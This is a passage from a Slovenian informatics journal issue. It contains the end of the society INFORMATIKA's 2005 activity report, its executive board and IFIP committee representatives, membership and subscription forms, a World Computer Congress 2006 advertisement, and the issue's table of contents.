praviloma neposredno pred sestankoma sveta ali generalne skupščine ali jima neposredno sledijo.

5.2 Članstvo v CEPIS

Leta 1998 se je društvo včlanilo v evropsko združenje društev informatikov (Council of European Professional Computer Societies, CEPIS). Niko Schlamberger je bil leta 2004 izvoljen za častnega sekretarja CEPIS in se udeležuje rednih sestankov izvršnega odbora. CEPIS ima enkrat na leto sestanek sveta (Council), kjer so zastopana vsa društva članice, vsaj štirikrat na leto pa se sestane izvršni odbor. Po statutu CEPIS je udeležba predstavnikov društev članic na občnem zboru njihova obveznost in lahko članstvo društvu zaradi neudeležbe preneha. Udeležba na sestankih izvršnega odbora je dolžnost funkcionarjev. Leta 2005 sta bila dva sestanka predstavnikov društev članic: 9. aprila v Bukarešti in 19. novembra v Bruslju. Na obeh je društvo predstavljal in zastopal Niko Schlamberger.

5.3 Aktivnost v IT STAR

Leta 2001 je bilo na pobudo Slovenskega društva INFORMATIKA in IFIP ustanovljeno regionalno telo Information Technology Standing Regional Committee (IT STAR), katerega ustanovni člani so bili še društva informatikov Italije (AICA), Avstrije (OCG) in Madžarske (JvNCS). Namen je bil ustanoviti razmeroma ohlapno regionalno zvezo društev kot okvir za sodelovanje in izmenjavo izkušenj. IT STAR vključuje danes že 14 držav evropske jugovzhodne regije in se sestaja dvakrat na leto. Izdaja bilten (<http://www.starbus.org>), v teku pa je projekt vzpostavitve podatkovne baze strokovnjakov informatikov, ki so usposobljeni za izvajanje državnih ali mednarodnih projektov s področja infor-

macijske tehnologije za nepridobitne organizacije. Prvi koordinatorski IT STAR je bil Niko Schlamberger, ki se je leta 2005 udeležil obeh sestankov tudi kot predstavnik društva.

6 TEKOČE IN AKTUALNE ZADEVE

6.1 Delovanje društva

Leta 2005 je izvršni odbor društva sprejel dva pravilnika, in sicer pravilnik o finančnem poslovanju in pravilnik o izvajanju programov ECDL. Z obema je društvo natančneje določilo zadevne dele svojega poslovanja.

6.2 Nove aktivnosti

30. novembra 2005 je bil na podlagi sklepa izvršnega odbora organiziran predstavitveni sestanek programa EUCIP (European Certification of Informatics Professionals), ki je društvu kot članu CEPIS na razpolago. Predstavitelj je vodil Paolo Schgör (AICA), ki je vodja razvoja programov EUCIP. Na sestanku so bili povabljeni potencialni vplivniki, ki bi imeli interes sodelovati pri uvedbi in izvajanju tega programa (univerza, podjetja, društvo). Dogovor je, da bo društvo to aktivnost nadaljevalo z ustanovami, ki bodo za to pokazale zanimanje.

6.3 Dan informacijske družbe

V sodelovanju z Ministrstvom za visoko šolstvo, znanost in tehnologijo potekajo aktivnosti za popularizacijo informatike. Predlagana oblika, ki je nastala na osnovi aktivnosti za dan informatike, je določitev dneva informacijske družbe, kar je tudi eno od priporočil konference WSIS 05 (World Summit on Information Society) v Tunisu. Predstavniki Slovenije so se udeležili konference, kar ocenjujemo kot pomemben prispevek za uresničitev pobude za dan informatike iz preteklih let. Izdelan je vzpostavitveni dokument projekta, načrtujemo pa, da bi na posvetovanju DSI 2006 predstavniki društva, državne uprave, univerz in gospodarstva podpisali memorandum o sodelovanju za tak dogodek.

6.4 Trideseta obletnica ustanovitve društva

Letos praznuje društvo trideseto obletnico ustanovitve. Izvršni odbor je sklenil, da ta visoki jubilej slovesno zaznamuje in je imenoval tričlanski odbor, ki naj predlaga način zaznamovanja jubileja in okvir takega dogodka. Pred petimi leti je društvo slovesno proslavilo petindvajseto obletnico delovanja in na dogodek povabilo vse častne člane. Podobna zamisel je tudi glede letošnjega jubileja s tem, da bi na slovesnost povabili še vidne predstavnike javnega življenja in predstavnike društev informatikov iz sosed-

njih držav, s katerimi je društvo razvilo vsakovrstno strokovno in tehnično sodelovanje.

6.5 Dnevi slovenske informatike 2006

Društvo bo tradicionalno in v sodelovanju z drugimi organizacijami priredilo posvetovanje Dnevi slovenske informatike 2006 (DSI 2006). Posvetovanje bo v Portorožu od 19. do 21. aprila 2006. Priprave so v teku, informacije pa so sproti objavljene na naslovu www.dsi2006.si.

6.6 Mednarodna konferenca HCC7

Društvo bo od 21. do 23. septembra 2006 v Novi Gorici organiziralo sedmo mednarodno konferenco IFIP Human Choice and Computers (HCC7). V organizacijski, programski in častni odbor so poleg članov društva imenovani tudi člani iz tujine. Priprave na konferenco potekajo; pričakujemo udeležbo 120 najvidnejših strokovnjakov z vsega sveta, ki preučujejo vpliv informatike in informacijskih tehnologij na družbo.

6.7 Članstvo v IFORS

Pred dobrim letom je izvršni odbor na predlog sekcije za informacijske raziskave sprejel sklep, da se sekcija včlani v mednarodno zvezo za operacijske raziskave IFORS. Iz administrativnih razlogov na obeh straneh se je postopek nepričakovano zavlekel, vendar so bili decembra 2005 le izpolnjeni vsi pogoji, da sekcija lahko postane član IFORS in pričakujemo, da bo letos tudi uradno sprejeta v članstvo.

6.8 EUCIP

Kot član CEPIS je društvu dostopna licenca za izvajanje programa EUCIP (European Certification of Informatics Professional), ki ga tako kot ECDL razvija ECDL Foundation. Za razliko od ECDL, ki je uporabniško spričevalo, gre pri EUCIP za izkaz usposobljenosti strokovnjaka informatika za izvajanje določene vrste storitev v informatiki. Novembra 2005 je bil iniciativni sestanek zainteresiranih izvajalcev določenih segmentov programa EUCIP (društvo, univerza, gospodarska družba), na katerem je predstavnik EUCIP predstavil program in izkušnje v Italiji in nekaterih evropskih državah. Namen udeležencev sestanka je, da bi leta 2006 opravili pripravljalne aktivnosti za uvedbo tega programa v šolskem letu 2006/07.

Niko Schlamberger,
predsednik

Člani izvršnega odbora Slovenskega društva INFORMATIKA

	Ime in priimek	Funkcija	Organizacija
1	Dr. Andrej Kovačič		Univerza v Ljubljani, Ekonomska fakulteta
2	Dr. Marjan Krisper		Univerza v Ljubljani, Fakulteta za računalništvo in informatiko
3	Mag. Franci Pivec	Podpredsednik	IZUM, Maribor
4	Dr. Vladislav Rajkovič		Univerza v Mariboru, Fakulteta za organizacijske vede
5	Dr. Ivan Rozman		Univerza v Mariboru
6	Niko Schlamberger	Predsednik	Statistični urad Republike Slovenije
7	Katjuša Skukan		Ixtlan Team, Ljubljana
8	Pavel Tepina		Gospodarska zbornica Slovenije, Ljubljana
9	Dr. Ivan Vežočanik		IRC, Celje
10	Dr. Tatjana Welzer Družovec		Univerza v Mariboru, Tehniška fakulteta
11	Dr. Lidija Zadnik Stirn	Podpredsednica	Univerza v Ljubljani, Biotehniška fakulteta
12	Dr. Anton P. Železnikar	Častni predsednik	Univerza v Ljubljani, Institut Jožef Stefan

Predstavniki Slovenskega društva INFORMATIKA v tehničnih odborih IFIP

Odbor	Področje	Predstavniki
TC 1	Osnove informatike	Dr. Vladimir Batagelj, Univerza v Ljubljani
TC 2	Teorija in praksa programja	Dr. Tomaž Mohorič, Univerza v Ljubljani
TC 3	Izobraževanje	Dr. Vladislav Rajkovič, Univerza v Mariboru
TC 5	Uporaba računalnikov v tehnologiji	Dr. Ivan Rozman, Univerza v Mariboru
TC 6	Komunikacijski sistemi	Dr. Janez Bešter, Univerza v Ljubljani
TC 7	Modeliranje in optimiranje sistemov	Dr. Janez Grad, Univerza v Ljubljani
TC 8	Informacijski sistemi	Dr. Marjan Krisper, Univerza v Ljubljani
TC 9	Relacije med računalniki in družbo	Mag. Franci Pivec, IZUM Maribor
TC 10	Tehnologija računalniških sistemov	Dr. Dušan Kodek, Univerza v Ljubljani
TC 11	Varnost in zaščita v komunikacijskih sistemih	Dr. Tatjana Welzer Družovec, Univerza v Mariboru
TC 12	Umetna inteligenca	Dr. Matjaž Gams, Univerza v Ljubljani
TC 13	Relacija človek – računalnik	Dr. Mirko Vintar, Univerza v Ljubljani

Pristopna izjava

Želim postati član Slovenskega društva INFORMATIKA

Prosim, da mi pošljete položnico za plačilo članarine 8.040 SIT (33,55 €) (kot študentu 3.480 SIT) (14,52 €)) in me sproti obveščate o aktivnostih v društvu. V članarini je upoštevan DDV v višini 20 %.

(ime in priimek, s tiskanimi črkami)

(poklic)

(domači naslov in telefon)

(službeni naslov in telefon)

(elektronska pošta)

Datum:

Podpis:

Članarina 8.040 SIT vključuje revijo Uporabna informatika. Študenti imajo posebno ugodnost: plačujejo članarino 3.480 SIT (3.480 €) in za to prejema tudi revijo. Cene v evrih so informativne; izračunane so po centralnem paritetnem tečaju 1 € = 239,640 SIT.

Izpolnjeno naročilnico ali pristopno izjavo pošljite na naslov:

Slovensko društvo INFORMATIKA, Vožarski pot 12, 1000 Ljubljana

Lahko pa izpolnite obrazec na domači strani društva: <http://www.drustvo-informatika.si>



Naročilnica na revijo UPORABNA INFORMATIKA

- Revijo naročam(o) s plačilom letne naročnine 8.000 SIT (33,81 €)
- izvodov po pogojih za podjetja 20.000 SIT (83,46 €) za eno letno naročnino in 14.000 SIT (58,48 €) za vsako nadaljnjo naročnino
- po pogojih za študente letno 3.500 SIT (14,61 €)

V cenah je upoštevan DDV v višini 8,5 %.

(ime in priimek, s tiskanimi črkami)

(podjetje) (davčna številka)

(ulica, hišna številka)

(pošta)

Datum:

Podpis:

Naročnino bomo poravnali najkasneje v roku 8 dni po prejemu računa.

Cene v evrih so informativne; izračunane so po centralnem paritetnem tečaju 1 € = 239,640 SIT. Izpolnjeno naročilnico ali pristopno izjavo pošljite na naslov:

INTERNET

Vse bralce revije obveščamo, da lahko najdete domačo stran društva na naslovu: <http://www.drustvo-informatika.si>

Obiščite tudi spletne strani mednarodnih organizacij, v katere je včlanjeno naše društvo: IFIP: www.ifip.or.at ECDL: www.ecdl.com CEPIS: www.cepis.com





IFIP
World Computer Congress
Santiago de Chile

19th IFIP World Computer Congress 2006 in Santiago - Chile
August 20-25

<http://www.wcc-2006.org/>

:: Welcome

The World Computer Congress organized under the auspices of IFIP, the International Federation for Information Processing, took place in Europe 11 times, North America 4 times, and Asia and Australia 3 times. Forty-six years after IFIP foundation, the congress will take place for the first time in a Latinamerican country. The SCCC, Chilean Computer Science Society, is very proud to welcoming the most important event dedicated to The Sciences and Information and Communication Technologies (ICT). This will be a wonderful opportunity because for one week, more than 2000 delegates, coming from more than 70 different countries, will debate the main questions and perspectives in ICT domain that is at the heart of the Knowledge Society of the XXIst century, and of the evolution of Information Society.

The WCC 2006 will allow attendees to discover the academic and industrial potential of Santiago, Chile and Latin America, and to form new partnerships within the framework of large national, transnational, Latin American and worldwide current or future projects. The SCCC ensure that WCC 2006 will meet your expectations and it will be a major scientific and socio-economic event that will influence the Information Society for the future.

Yours sincerely,

Mauricio SOLAR • Congress Chair
Ramon PUIGJANER • Programme Chair

Organized by



ifip



SCCC



CLEI



LANCHILE

II 433 748/2006



920062659, 1

COBISS 0

Razprave

Maja Ferle, Viljan Mahnič
Polnjenje podatkovnih skladišč v realnem času

Mihael Krošl, Helena Trdan, Tina Baggia
Prenova in informatizacija procesa planiranja proizvodnje z integracijo tehnologije APS

Ivan Verdonik
Preverjanje vhodnih podatkov v spletnih rešitvah s Perl in PHP

Rešitve

Tomaž Poznič
Centralizirano ali necentralizirano uvajanje celovite programske rešitve na primeru BSH

Obvestila

Niko Schlamberger
Vsebinsko poročilo o delu Slovenskega društva INFORMATIKA za leto 2005

ISSN 1318-1882



9 771318 188001